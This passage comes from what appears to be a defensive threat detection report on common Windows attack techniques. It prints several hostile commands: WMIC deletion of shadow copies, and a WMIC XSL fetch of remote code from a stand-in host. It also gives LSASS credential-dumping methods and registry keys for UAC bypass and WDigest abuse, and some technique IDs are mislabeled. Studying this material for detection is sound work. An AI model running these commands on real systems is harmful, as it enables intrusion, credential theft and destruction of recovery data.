How do adversaries use PowerShell?

Adversaries abuse PowerShell in many ways to satisfy many needs. In general, they use it to:

- execute commands
- evade detection
- obfuscate malicious activity
- spawn additional processes
- remotely download and execute arbitrary code and binaries
- gather information
- change system configurations

PowerShell's versatility is on display in many of the phishing campaigns we see. Adversaries commonly send their victims email messages that include malicious attachments containing embedded code intended to launch a payload. In many cases, this payload executes encoded or obfuscated PowerShell commands that download and execute additional code or a malicious binary from a remote resource.

ASSOCIATED THREATS

Mimikatz

Beapy

Gootloader

Cobalt Strike

Impacket

Yellow Cockatoo

Based on our analysis of commonalities across threats leveraging PowerShell, we frequently observe adversaries abusing PowerShell in the following ways:

- as a component of an offensive security or attack toolkit like Empire, PoShC2, PowerSploit, and **Cobalt Strike**
- to encode or otherwise obfuscate malicious activity, using Base64 and variations of the **encoded command switch**
- to perform **ingress tool transfer** by downloading payloads from the internet using cmdlets, abbreviated cmdlets, or argument names, and calling .NET methods, among other PowerShell features
- to load and execute malicious DLLs
- to facilitate **process injection**

Adversaries also occasionally leverage PowerShell **to disable Windows security tools** and to decrypt encrypted or obfuscated payloads.

Increasingly, adversaries utilize popular PowerShell modules like **AzureAD**, **Azure**, **Microsoft.Graph**, and **AADInternals** to perform attacks against cloud and SaaS environments upon compromising an Azure AD identity. These tools are not as likely to be used for malicious purposes on compromised endpoints but are used remotely to conduct attacks on cloud and identity infrastructure. In the case of Azure AD abuse, detection should focus on collection and analysis of **sign-in** and **audit logs**.

TAKE ACTION

Visit the **PowerShell technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Considering the upticks we've seen in using PowerShell to tamper with security products, for those using Microsoft Defender products in their enterprise, it is crucial to enable **Tamper Protection**. Microsoft has made substantial investments in identifying and mitigating against a large class of tampering opportunities. In the case of PowerShell tradecraft, with Tamper Protection enabled, the **Set-MpPreference cmdlet** cannot be used to disable or create rule exceptions.

The most effective protection against PowerShell tradecraft is through the implementation and enforcement of a strong **Windows Defender Application Control (WDAC)** policy which places PowerShell into **Constrained Language mode**, mitigating a wide array of PowerShell tradecraft.

Windows Management Instrumentation

T1047

TECHNIQUE

Adversaries abuse Windows Management Instrumentation (WMI) to move laterally, gather information, maintain persistence, and more.

#3

OVERALL RANK

12.4%

ORGANIZATIONS AFFECTED

897

THREATS DETECTED

Why do adversaries use WMI?

Like many of the threats highlighted in this report, **WMI** is a native Windows feature that can be used on local or remote systems. Administrators regularly use WMI to:

- configure systems
- execute processes or scripts
- automate tasks

What makes WMI useful to administrators also makes it attractive to adversaries. Note that because WMI can carry out these tasks on both local and remote systems, adversaries can use it for lateral movement. Furthermore, because WMI is routinely used for benign purposes, malicious activity often blends in with legitimate activity.

How do adversaries use WMI?

Adversaries use WMI to:

- move laterally
- gather information
- modify systems
- achieve persistence

Before delving deeper into how adversaries use WMI, understand that there are client and server components that make up WMI. The most recognized clients are the command-line utility **wmic.exe** (aka WMIC) and the **PowerShell** cmdlet **Get-WMIObject**. Administrators and adversaries alike use both for the purposes mentioned above. Because we observe **wmic.exe** far more often than **Get-WMIObject**, the examples provided below will focus on the former. On the server side, **wmiprvse.exe**—or the WMI Provider Host—services many, but not all, requests made by clients. Note that WMIC is not the only client. There are a number of Windows binaries that make WMI calls under the hood that are

handled by **wmiprvse.exe**—**tasklist.exe** is one example.

This is important to remember because if you're looking at suspicious activity that ties back to a parent process of **wmiprvse.exe**, you may be dealing with an adversary who is using **wmic.exe** on a remote system to execute payloads on the system you're investigating—a form of lateral movement. Here is a WMI lateral movement technique that we see often:

```
wmic.exe /node: process call create
```

On the destination host, the given process will appear as a child of **wmiprvse.exe**. If your security audit policies are logging logon events, you should see a corresponding network (type 3) logon event associated with this activity. Variations of the above command line may include passed credentials.

Another common way adversaries use WMI, and WMIC specifically, is to gather information and modify systems. During ransomware attacks, adversaries often list and **delete volume shadows**, which are used to recover files. Because ransomware operators frequently use the Volume Shadow Administration utility, **vssadmin.exe**, for this purpose, many organizations send alerts to the SOC when it executes. However, **wmic.exe** may also be used to manage volume shadows without calling **vssadmin.exe** via a command like the following:

```
wmic shadowcopy delete /noninteractive
```

Ironically, we sometimes see a less than stealthy version of this attack using WMIC:

```
wmic process call create vssadmin.exe delete shadows /all /quiet
```

The pattern above will cause **wmiprvse.exe** to spawn the **vssadmin.exe** process.

In addition to enumerating and manipulating volume shadows, adversaries use WMIC to enumerate and modify dozens of aspects of a Windows system or environment. We've seen adversaries use WMIC to:

- determine what antivirus product may be installed
- stop the firewall service
- enumerate group membership (including local and in many configurations, domain administrator accounts)
- modify dozens more items of interest

We've also run into adversaries leveraging **XSL Script Processing**, which can be used to bypass application control and—courtesy of WMIC's /format option—download code from a remote location.

ASSOCIATED THREATS

CrackMapExec

Impacket

Mimikatz

Dumpert

Cobalt Strike

Here's an example of what this can look like:

```
wmic os get /FORMAT:"http://evilhacker.com/attacker.xsl"
```

When the above command is run, it will download and execute the contents of the XSL file.

Adversaries also use WMI for persistence via the trio of **WMI event consumers, filters, and filter-to-consumer bindings**. Adversaries use this persistence mechanism to execute arbitrary code in response to activity on the endpoint such as a user logging in or out or a file being written to a specified path.

Regardless of whether it's a single endpoint, an endpoint in an **Active Directory domain**, or an Azure VM, the WMI service will be running and available to adversaries who have already compromised an endpoint or identity.

TAKE ACTION

Visit the **Windows Management Instrumentation technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

There's no simple strategy for limiting the effectiveness of adversarial abuse of WMI. As is often the case with techniques that are common Windows utilities or processes, the nuclear option of disabling the **Winmgmt** service is not recommended because legitimate code often relies upon WMI. Therefore blocking it would break untold numbers of things in unexpected ways.

WMI namespaces are also securable objects, and while administrators can further restrict use, remote WMI access requires administrator privileges by default, so it's already in a reasonably locked down state. Generally speaking, security teams should focus on collecting the right kinds of telemetry—**AMSI being among the best sources**—and developing methods of reliably detecting WMI abuse rather than hoping to mitigate WMI abuse altogether.

Obfuscated Files or Information

T1047

TECHNIQUE

A mainstay in our annual top 10, Obfuscated Files or Information remains a necessary component of most successful attacks.

#4

OVERALL RANK

23.8%

ORGANIZATIONS AFFECTED

556

THREATS DETECTED

Why do adversaries obfuscate files or information?

> ***Note***: **T1027** *comprises multiple sub-techniques, but we largely map our detection analytics to the parent. As such, this section focuses generally on the overall technique and not on any individual sub-techniques.*

Adversaries employ obfuscation to evade simple, signature-based detection analytics and to impede analysis. Since software and IT administrators also obfuscate files and information in the regular course of business, evasive obfuscation blends in with benign obfuscation. Ironically, some obfuscation techniques are so focused on fooling machines that they disproportionately draw human attention.

If you consider the conspicuousness of the alternative—performing clearly malicious actions in plain sight—it makes sense that adversaries would take the time and effort to encrypt, encode, or otherwise obfuscate files or information that, in plaintext form, would be obviously malicious and trivial to detect or block.

How do adversaries obfuscate files or information?

Many Red Canary threat detections are mapped to more than one ATT&CK technique, and we routinely analyze commonly co-occurring techniques to better understand adversary tradecraft. No two techniques co-occur more frequently than Obfuscated Files or Information and **PowerShell** (T1059.001). While the next duo's not quite as dynamic, adversaries also regularly leverage obfuscation in conjunction with the **Windows Command Shell** (T1059.003). Obfuscation also pairs prolifically with **Ingress Tool Transfer** (T1105).

Of all the techniques that co-occur repeatedly in our data set, these three pairings tell perhaps the most obvious story: we constantly detect adversaries

executing obfuscated commands in PowerShell and Windows Command Shell, occasionally for the purpose of clandestinely transferring tools.

Obfuscation comes in many forms, and the following section will attempt to describe those forms of obfuscation that are prevalent across the environments we monitor. Some types of obfuscation that stand out include:

- Base64 encoding
- string concatenation
- substrings
- escape characters

Base64 encoding

Base64 is the most common form of obfuscation across our detection data. Administrators and developers use Base64 encoding to pass scripts to subprocesses or remote systems and to conceal sensitive information (think: passwords). Yet again, the normality and utility of Base64 makes it an attractive tool for adversaries. If you've read the **PowerShell** section of this report, then it won't shock you that most confirmed threats that employ obfuscation also use encoded PowerShell commands.

String concatenation

String concatenation is another common form of obfuscation that we observe. Adversaries use string concatenation for the same reasons they use Base64 encoding: to hide malicious strings from automated, signature-based detective and preventive controls. Some common forms of string concatenation include:

- the **+** operator combining string values
- the **-join** operator combining characters, strings, bytes, and other elements
- Since PowerShell has access to .NET methods, it can use the **[System.String]::Join()** method to combine characters, which is functionally equivalent to PowerShell's native **-join** operator
- String interpolation enables another form of evasion by allowing adversaries to set values such that **u** can equal **util.exe**, thereby allowing **cert%u%** to execute **certutil.exe**.

Substrings

Adversary use of substrings is probably the next most common form of obfuscation that we encounter. We'll use the following as an example to explain how an adversary might leverage a substring:

```
$ENV:pubLic[13]+$env:Publlc[5]+'x'.
```

The plus signs here are string concatenation, which we've addressed. Looking

ASSOCIATED THREATS

Gootloader

SocGholish

Beapy

Mimikatz

Cobalt Strike

The prevalence of this technique is buoyed in part by a pair of prevalent threats, Gootloader and SocGholish, which ranked fourth and sixth respectively among our top 10 threats in this report. Both employ obfuscation in different ways at different times, including by leveraging zipped files for payload delivery, which is technically considered obfuscation in **ATT&CK**. You can read more about Gootloader and SocGholish in the **Threats section** of this report.

on either side of the plus sign, we see a substring that will cause PowerShell to combine the 14th and sixth characters (note: the first element of an array starts at 0) from the Public environment variable. On most systems, the public environmental variable will be **C:\Users\Public**. You can do the counting, but the resulting substring is **ie**. The **+** operator then adds an **x** on the end, resulting in the shortened version of the **Invoke-Expression** cmdlet, which will execute the code passed to it. The use of a substring like this offers adversaries a reliable way to subvert detection analytics that look for PowerShell execution in conjunction with **iex** or **Invoke-Expression** in the command line.

Escape characters

PowerShell and the Windows Command Shell both have escape characters (e.g., **`** or ****, depending on the context, and **^**, respectively) for situations where users may want to prevent special characters from being interpreted by the command shell or PowerShell interpreter. Take the following string, for example:

/u^r^l^c^a^c^h^e^ /f^

You can see that it includes **/urlcache** and **/f**. The carets here are escape characters that serve no purpose except to protect this string against potential signature matches.

TAKE ACTION

Visit the **Obfuscated Files or Information technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Those running Microsoft Defender Antivirus can enable the "**Block execution of potentially obfuscated scripts**" attack surface reduction rule in either audit or enforcement mode. Enforcement and audit events are **logged** as event ID 1121 and 1122 in the Windows Defender (Operational) event log, respectively. An ID field with a value of **5beb7efe-fd9a-4556-801d-275e5ffc04cc** will indicate that the obfuscation rule fired.

Rundll32
T1218.011

TECHNIQUE

Rundll32's necessity, capabilities, frequency of execution, and legitimacy make it an attractive target for adversaries intent on blending in.

#5

OVERALL RANK

14.6%

ORGANIZATIONS AFFECTED

500

THREATS DETECTED

Why do adversaries use Rundll32?

Like other prevalent ATT&CK techniques, **Rundll32** is a native Windows process and a functionally necessary component of the Windows operating system that can't be blocked or disabled without breaking things. Adversaries typically abuse Rundll32 because it makes it hard to differentiate malicious activity from normal operations. More often than not, we observe adversaries leveraging Rundll32 as a means of credential theft and execution bypass.

From a practical standpoint, Rundll32 enables the execution of dynamic link libraries (DLL). Executing malicious code as a DLL is relatively inconspicuous compared to the more common option of executing malicious code as an executable. Under certain conditions, particularly if you lack controls for blocking DLL loads, the execution of malicious code through Rundll32 can bypass application control solutions.

How do adversaries use Rundll32?

Adversaries abuse Rundll32 in many ways, but we commonly observe the following generic patterns of behavior:

- using legitimate functions to bypass application control solutions
- abusing legitimate DLLs or export functions to perform malicious actions
- executing malicious, adversary-supplied DLLs
- renaming or relocating legitimate DLLs and using them for malicious purposes

Adversaries also abuse legitimate DLLs and their export functions. We've seen adversaries use Rundll32 to load **comsvcs.dll**, call the **minidump** function, and dump the memory of certain processes—oftentimes **LSASS**. More broadly, adversaries particularly like to leverage export functions capable of connecting to network resources and bypassing proxies to evade security controls.

Similar to **minidump**, we commonly see adversaries injecting **rundll32.exe** into **lsass.exe** to gain access to the memory contents of LSASS.

ASSOCIATED THREATS

- **Gamarue**
- Conficker
- **Mimikatz**
- **Cobalt Strike**
- Dumpert
- **Qbot**

We commonly observe adversaries executing Rundll32 with unusual command-line parameters, from unexpected file paths, with uncommon filenames that do not use DLL or PE file extensions for execution, or with obfuscated export functions. For example, **DllRegisterServer** is a DLL export function intended for use with **regsvr32.exe**, but adversaries commonly call it with Rundll32 as a means of bypassing application controls. We've observed a variety of threats leveraging the **DllRegisterServer** function in this way. Common examples include the following commands:

```
"C:\Windows\system32\cmd.exe" /c start rundll32 \
cdfabdefacdeabcdfabdefacdeabcdfabdefacdfbf.
cdfabdefacdeabcdfabdefacdeabcdfabdefacdfbf,JskFxphZumezrjnI
```

```
C:\WINDOWS\system32\rundll32.exe
```

```
C:\users\public\delay(1).txt,DllRegisterServer
```

Last but not least, we detect adversaries abusing alternate data streams to conceal malicious content inside otherwise normal seeming DLL export functions. Take the following as an example.

```
"rundll32.exe" C:\Users\dmaddux:temp.dll,Start
```

TAKE ACTION

Visit the **Rundll32 technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Application control solutions such as Windows Defender Application Control, VMware App Control, Airlock, and others can provide functionality to limit which DLLs can be loaded and executed into memory.

Ingress Tool Transfer
T1105

TECHNIQUE

The process for an adversary bringing their own tools into an environment is known as ingress tool transfer.

#6

OVERALL RANK

19%

ORGANIZATIONS AFFECTED

483

THREATS DETECTED

Why do adversaries use Ingress Tool Transfer?

> ***Note***: **Ingress Tool Transfer** *has no sub-techniques.*

Administrative tooling and other native operating system binaries offer adversaries a rich array of functionalities that are ripe for abuse. While an adversary can accomplish many of their objectives by living off the land, they often require non-native tooling to perform post-exploitation activity and accomplish their goals. The process for bringing their own tools into an environment is known as ingress tool transfer.

How do adversaries use Ingress Tool Transfer?

One way to organize the many variations on ingress tool transfer is to split the activity into two distinct but broad categories:

- transferral via native Windows binaries
- transferral via third-party tooling

Many native system binaries enable adversaries to make external network connections and download executables, scripts, and other binaries. In fact, we observe adversaries leveraging native system binaries to perform ingress tool transfer far more often than not. This is a major part of the reason that we commonly observe the Ingress Tool Transfer technique in tandem with other ATT&CK techniques. As such, we'll spend the bulk of this section explaining how adversaries abuse legitimate executables for ingress tool transfer.

However, we'll start with a brief examination of non-native software that adversaries use to transfer tools—hopefully setting the stage for why native tooling is an appealing choice. Almost all **command and control (C2) frameworks** provide support for uploading and downloading files. Despite this, adversaries frequently choose to abuse native binaries to retrieve additional tools and payloads. There are many nuanced reasons why an adversary might

ASSOCIATED THREATS

Mimikatz

Beapy

Wannamine

Cobalt Strike

choose a system binary over a C2 functionality, but it mostly boils down to blending in. For example, while it might be highly suspicious for a C2-related process to reach out to an external network address and pull down a binary, it could be completely normal for a legitimate system process to do the same.

Beyond C2 tools, it's not unusual to see adversaries using remote monitoring and management (RMM) tools to perform ingress tool transfer. RMM software can be problematic for an adversary though, as defenders can simply block the use of tools that aren't permitted in their environment, which is precisely why adversaries often resort to renaming such tools.

PowerShell is, by a wide margin, the system binary that we detect adversaries leveraging most frequently for ingress tool transfer. Relatedly, Ingress Tool Transfer (T1105) and PowerShell (T1059.001) are the second most commonly co-occurring techniques in threat detections across Red Canary.

Another native system binary commonly abused by adversaries is BITSAdmin. BITSAdmin is a utility that manages BITS jobs (Windows Background Intelligent Transfer Service), primarily for the purpose of downloading Windows Updates, but adversaries use it to download arbitrary files.

The LOLBAS project is a great resource and searchable database that's mapped to ATT&CK and documents native binaries, scripts, and libraries that adversaries abuse. You can examine a full list of binaries that are used for ingress tool transfer **here**.

While we haven't observed it firsthand, numerous threats have reportedly performed Ingress Tool Transfer into cloud-hosted systems to **download additional payloads, lateral movement scripts**, and more.

TAKE ACTION

Visit the **Ingress Tool Transfer technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

There are countless legitimate reasons for transferring tools between machines in an environment, making it difficult to offer one-size-fits-all advice on how defenders can mitigate Ingress Tool Transfer. However, application control policies that limit the use of tools that adversaries commonly use for Ingress Tool Transfer (e.g., **remote management tools**) may help. Given that Ingress Tool Transfer often co-occurs with PowerShell, consider reviewing and implementing the mitigation guidance included in the **PowerShell** section of this report.

Process Injection
T1105

TECHNIQUE

Process Injection continues to be a versatile tool that adversaries lean on to evade defensive controls and gain access to sensitive systems and information.

#7

OVERALL RANK

13.8%

ORGANIZATIONS AFFECTED

447

THREATS DETECTED

Why do adversaries use Process Injection?

> ***Note***: **Process Injection** *comprises multiple sub-techniques, but we largely map our detection analytics to the parent. As such, this section focuses generally on the overall technique and not on any individual sub-techniques.*

Process Injection is a versatile technique that adversaries leverage to perform a wide range of malicious activity. It's so versatile that ATT&CK includes 12 sub-techniques of Process Injection. Adversaries perform process injection because it allows them to execute malicious activity by proxy through processes that either have information of value (e.g., **lsass.exe**) or that blend in with benign operating system activity.

In addition to being stealthy, code can inherit the privilege level of the process it's injected into and gain access to parts of the operating system that shouldn't be otherwise available. Another added benefit of process injection is that it allows payloads to be launched within the memory space of a running process without needing to drop any malicious code to disk.

For example, you may be able to build a high-fidelity detection analytic that triggers any time **PowerShell** makes an external network connection. However, to avoid this method of detection, an adversary might inject their PowerShell process into a browser. In doing so, they've taken a potentially suspicious behavior—PowerShell making an external network connection—and replaced it with a seemingly normal behavior—a browser making an external network connection. What was detectable based on process lineage and network connections before process injection now relies on a mix of command-line parameters and binary metadata, to name a couple of telemetry sources.

How do adversaries use Process Injection?

With 12 sub-techniques, there's no shortage of ways that an adversary can perform Process Injection. However, most of the injection behaviors we detect can be classified into just two categories:

- **Evasion:** Adversaries inject into a process that is functionally necessary and can't be killed, that naturally makes high volumes of network connections or

ASSOCIATED THREATS

Nitol botnet

Qbot

Cobalt Strike

Mimikatz

Dumpert

module loads, or that allows an adversary to perform an action that seems suspicious in the context of one process but benign in the context of another (e.g., making a network connection).

- **Data theft:** Adversaries inject into a process that gives them the ability to harvest sensitive information like **credentials** or otherwise abuse the capabilities of that process.

Across our data set, PowerShell is the most common culprit of process injection, and it injects into many processes to achieve many different goals. Some other process injectors include Microsoft Office applications, **regsvr32.exe**, **rundll32.exe**, **lsass.exe**, and **spoolsv.exe**.

Inversely, we detect adversaries injecting into a long list of processes, including the following:

- **lsass.exe** (credential theft)
- **calc.exe** (evasion)
- **notepad.exe** (evasion)
- **svchost.exe** (evasion and credential theft)
- **backgroundtaskhost.exe** (application control bypass)
- **dllhost.exe** (commonly used to host COM components, adversaries often inject into this process in order to blend in to a process that executes often and is expected to have a short lifetime)
- **regsvr32.exe** (application control bypass and other evasion)
- **searchprotocolhost.exe** (application control bypass and other evasion).
- **werfault.exe** (evasion)
- **wuauclt.exe** (evasion)
- **spoolsv.exe** (evasion)
- browser processes (normalizing network connections, info stealing/banking trojans)

The prevalence of process injection is buoyed in part by popular and widely available malware kits like **Cobalt Strike**, Metasploit, and other offensive tools that considerably lower the barrier of entry. What once existed mostly in the domain of more capable adversaries has since trickled down to nearly everyone else.

TAKE ACTION

Visit the **Process Injection technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

There's no easy way to broadly mitigate all forms of Process Injection because it's a legitimate feature that was intentionally designed into the Windows operating system. However, on a strategic level, defenders can prevent certain kinds of arbitrary code execution with application control solutions like **AppLocker** and **Windows Defender Application Control**—and via Microsoft Defender's **Attack Surface Reduction (ASR)** rules.

Another approach to mitigating Process Injection could include implementing **Windows Defender Exploit Guard (WDEG)**, which includes features like **Arbitrary Code Guard** and Export/Import Address Table Access Filtering. Further, defenders can prevent certain forms of LSASS injection by implementing **LSA Injection Prevention**, which prevents all but protected processes from injecting into LSASS.

Service Execution
T1569.002

TECHNIQUE

Back after a year-long hiatus, Service Execution remains popular among adversaries seeking access to continuously running services.

#8
OVERALL RANK

8.5%
ORGANIZATIONS AFFECTED

427
THREATS DETECTED

Why do adversaries abuse Service Execution?

All production operating systems have one thing in common: a mechanism to **run a program or service continuously**. On Windows, such a program is referred to as a "service," and in the Unix/Linux world, such a program is often referred to as a "daemon." Regardless of what operating system you're using, being able to install a program so it runs whenever the computer is on has an obvious appeal to adversaries.

In addition to ensuring the program starts after a reboot, this technique usually runs the program with a high privilege level, a win-win for adversaries.

In addition to privilege escalation enabled by weak service permissions or unquoted service paths that can allow an adversary to gain SYSTEM-level privileges, adversaries also abuse Service Execution to persist and move laterally, often via utilities like PSexec and SMBexec or through direct service creation in the Windows Registry.

How do adversaries abuse Service Execution?

In the most general sense, adversaries abuse Service Execution either by installing a service or taking advantage of existing services permissions or abusing the libraries loaded within them. More specifically, we commonly see adversaries leveraging **services.exe** to spawn **cmd.exe** in order to open highly privileged, interactive shell sessions, execute suspicious batch scripts, or run other processes at the System integrity level. We also detect many forms of suspicious activity associated with **svchost.exe**, the host process under which service DLLs are loaded.

In the Windows world, adversaries may use the Windows Service Manager (**services.exe**), **sc.exe**, or **net.exe** commands to install or manipulate services. All Windows services spawn as child processes of **services.exe** (with the exception of kernel drivers). It's also useful to know that distinct service types have different models of execution. For example, a **SERVICE_USER_OWN_PROCESS** service comprises a standalone service executable (EXE) and launches as a child process

ASSOCIATED THREATS

We've observed the following threats abusing services.

Nitol botnet

Impacket

Mimikatz

Cobalt Strike

CrackMapExec

of **services.exe**, whereas a **SERVICE_WIN32_SHARE_PROCESS** service comprises a service DLL that's loaded into either a distinct or shared **svchost.exe** process. Additionally, device drivers are traditionally loaded via a **SERVICE_KERNEL_DRIVER** service type.

Detection engineers who are familiar with distinct service types are better equipped to scope their detection logic according to the execution options available to an adversary. For example, an adversary might consider executing their malicious service as a **SERVICE_WIN32_SHARE_PROCESS** service DLL rather than a standalone binary to stay evasive in cases when DLL loads are likely scrutinized less than standalone EXE process starts. An adversary of sufficient ability may also decide to execute under the context of a device driver, taking into consideration operational needs and perhaps a defender's inability to discern a legitimate driver from a suspicious one.

In our detection data set, Service Execution commonly co-occurs with **Windows Command Shell**, **Process Injection**, and Process Discovery. The reasons for these patterns of co-occurrence are likely that adversaries spawn shells from **services.exe** (described above), inject into service processes, and perform discovery actions in search of active services.

TAKE ACTION

Visit the **Service Execution technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Strong application control enforcement (e.g., Windows Defender Application Control) will ultimately help security teams increase the level of control they have over what gets installed in their environment. In turn, this will make it more difficult for adversaries to install or run new services. Application control solutions impose a lot of upfront costs, as security and IT departments have to sort out what is and should be allowed in an environment, but the benefits pay off in the long term. Further, limiting user permissions and access can limit the number of accounts capable of conducting impactful service execution.

Rename System Utilities

T1036.003

TECHNIQUE

A behavior that's inherently suspicious in the context of one process can be completely normal in the context of another, which is precisely why adversaries rename system utilities to throw defenders off.

#9

OVERALL RANK

18%

ORGANIZATIONS AFFECTED

302

THREATS DETECTED

Why do adversaries rename system utilities?

Adversaries **rename system utilities** to circumvent security controls and bypass detection logic that's dependent on process names and process paths. Renaming system utilities allows an adversary to take advantage of tools that already exist on the target system and prevents them from having to deploy as many additional payloads after initially gaining access.

Renaming a system utility allows the adversary to use a legitimate binary in malicious ways—while adding layers of confusion to the analytical process. For example, a behavior might be inherently suspicious in the context of one process name but completely normal in the context of another. Therefore, adversaries would seek to cloak their suspicious behaviors inside the context of a non-suspect process name.

For example, if **notepad.exe** never makes network connections, then it would be trivial to detect an adversary using that process to reach out to an external IP address and pull down a payload. However, if you rename that process to **chrome.exe**, then an external network connection and file download would be seemingly innocuous.

How do adversaries rename system utilities?

There isn't much variance in the ways that adversaries rename system utilities. They either rename the binary, relocate it, or perform some combination of renaming and relocating. The technique often follows a predictable pattern: the initial payload (e.g., a malicious script or document) copies a system binary, gives it a new name, and, in some cases, moves it to a new location before using it to execute additional payloads, establish persistence, or perform other malicious actions.

> ***Note**: Whether renaming or relocating, the adversary does not change the binary metadata associated with the utility. An adversary who manipulates binary metadata is effectively introducing an arbitrary, non-native binary, which is outside the scope of this technique.*

ASSOCIATED THREATS

- **Qbot**
- **Mimikatz**
- Bondat
- **Cobalt Strike**
- **SocGholish**
- **Emotet**

Some commonly renamed utilities include the following:

- **cmd.exe**
- **mshta.exe**
- **wscript.exe**
- **utilman.exe**
- **regsvr32.exe**
- **rundll32.exe**
- **certutil.exe**

While there are numerous other examples of binaries that adversaries may choose to rename, this analysis focuses on the small handful we observed most often throughout the year.

We detect renamed versions of **cmd.exe** more often than any other binary, by a wide margin. As is nearly always the case, adversaries rename **cmd.exe** to circumvent detection techniques that look for the explicit execution of that process. Though we see less of it, adversaries also rename **wscript.exe** for precisely the same reason, and they frequently move **wscript.exe** into a directory that isn't system32 when they do so. Last and also least frequently, we've also known adversaries to rename **mshta.exe**.

TAKE ACTION

Visit the **Rename System Utilities technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

There's no simple way to prevent an adversary from changing the outwardly presented name of a system utility, but if you redefine the way you identify system binaries—i.e., identify them based on binary metadata rather than filenames—then it's effectively impossible to actually rename an operating system utility. As such, the best mitigatory guidance for this technique is contained in the detection opportunities **here**.

LSASS Memory
T1003.001

TECHNIQUE

Thanks to the amount of sensitive information it stores in memory, LSASS is a juicy target for adversaries seeking to elevate their privilege level, steal data, or move laterally.

#10
OVERALL RANK

8.9%
ORGANIZATIONS AFFECTED

280
THREATS DETECTED

Why do adversaries use LSASS Memory?

Adversaries commonly abuse the **Local Security Authority Subsystem Service (LSASS)** to dump credentials for privilege escalation, data theft, and lateral movement. The process is a fruitful target for adversaries because of the sheer amount of sensitive information it stores in memory. Upon starting up, LSASS contains valuable authentication data such as:

- encrypted passwords
- NT hashes
- LM hashes
- Kerberos tickets

The LSASS process is typically the first that adversaries target to obtain credentials. Post-exploitation frameworks like **Cobalt Strike** import and customize existing code from credential theft tools like **Mimikatz**, allowing operators to easily access LSASS via beacons.

How do adversaries use LSASS Memory?

Adversaries use a variety of tools and methods to dump or scan the process memory space of LSASS. Whatever method they choose, the ultimate goal is to obtain credentials, move laterally, and access valuable systems. In the abstract, LSASS abuse can be categorized broadly into two substantially overlapping categories:

- native processes
- custom adversary tools

The tooling that adversaries use to extract credentials from LSASS Memory exists on a spectrum ranging from legitimate to dual-purpose to overtly malicious. More often than not, adversaries drop and execute trusted administrative tools onto their target, so we'll organize our analysis going from legitimate to ambiguous to malicious—starting with processes.

ASSOCIATED THREATS

We aren't always able to reliably differentiate when an offensive security tool is used by a red team or an adversary. In fact, as much as a quarter of our detections may be triggered by **sanctioned tests**, so we detect the following irrespective of intent. That said, the LSASS-abusing tools we commonly see include:

Mimikatz

Cobalt Strike

Impacket

Metasploit

PowerSploit

Empire

Pwdump

Dumpert

Other threats that have abused LSASS Memory include **TrickBot**, Zoremov, and **Rose Flamingo**.

The Windows Task Manager (**taskmgr.exe**) and the Windows DLL Host (**rundll32.exe**) are the two built-in utilities that adversaries seem to abuse most often. Task Manager is capable of dumping arbitrary process memory if executed under a privileged user account. It's as simple as right-clicking on the LSASS process and hitting "Create Dump File." The Create Dump File calls the **MiniDumpWriteDump** function implemented in **dbghelp.dll** and **dbgcore.dll**. Additionally, Rundll32 can execute the Windows native DLL **comsvcs.dll**, which exports a function called "MiniDump." When this export function is called, adversaries can feed in a process ID such as LSASS and create a MiniDump file.

Adversaries frequently co-opt a number of Sysinternals tools to access the memory contents of LSASS. A few of the standouts include: **Sysinternals Procdump**, **Sysinternals Process Explorer**, and Microsoft's **SQLDumper.exe**.

TAKE ACTION

Visit the **LSASS Memory technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Microsoft's **additional LSA protections** that prevent code injection into LSASS remain among the best mitigation controls for protecting LSASS Memory. In brief, this configuration setting will only allow protected processes to inject into or read the memory content of LSASS.

Modify Registry
T1112

FEATURED TECHNIQUE

One technique to rule many techniques, adversaries modify the registry to harvest credentials, bypass security controls, and much more.

Why do adversaries modify the registry?

The registry being a generic database used by Windows for myriad purposes means that an adversary can use it for myriad purposes too. However, **modification of the registry** is a means to an end for executing other techniques. The following, non-exhaustive list comprises the various techniques that registry modification facilitates:

Boot or Logon Autostart Execution (T1547)

Example registry keys that facilitate this technique:

- `[HKLM|HKCU]SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- `[HKLM|HKCU]SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

OS Credential Dumping (T1003)

Example registry keys that facilitate this technique:

- `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest - UseLogonCredential`
  Reference: **Forcing WDigest to Store Credentials in Plaintext**
- `HKLM\SECURITY\Policy\Secrets`
  Reference: **Dumping LSA Secrets**

Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)

Example registry keys that facilitate this technique:

- `HKCU\Software\Classes\ms-settings\shell\open\command`
  Reference: **UAC Bypass – Fodhelper**

Inhibit System Recovery (T1490)

Example registry keys that facilitate this technique:

- `HKLM\BCD00000000\Objects`
  Reference: **Detecting BCD Changes To Inhibit System Recovery**
- `HKLM\SOFTWARE\Policies\Microsoft\FVE`
  Reference: **Bitlocker Ransomware: Using BitLocker for Nefarious Reasons**

Execution Guardrails (T1480.001)

Adversaries will commonly store payloads and/or key material to decrypt/decode payloads. The benefit to an adversary is that their payload is stored separate from the runner, making detection, forensics, and analysis more difficult. An adversary can select any registry key/value to store their payload and/or key material. For example, **Solarmarker malware** stores some of its payload in the `HKCU\SOFTWARE` key.

Impair Defenses (T1562)

Example registry keys that facilitate this technique:

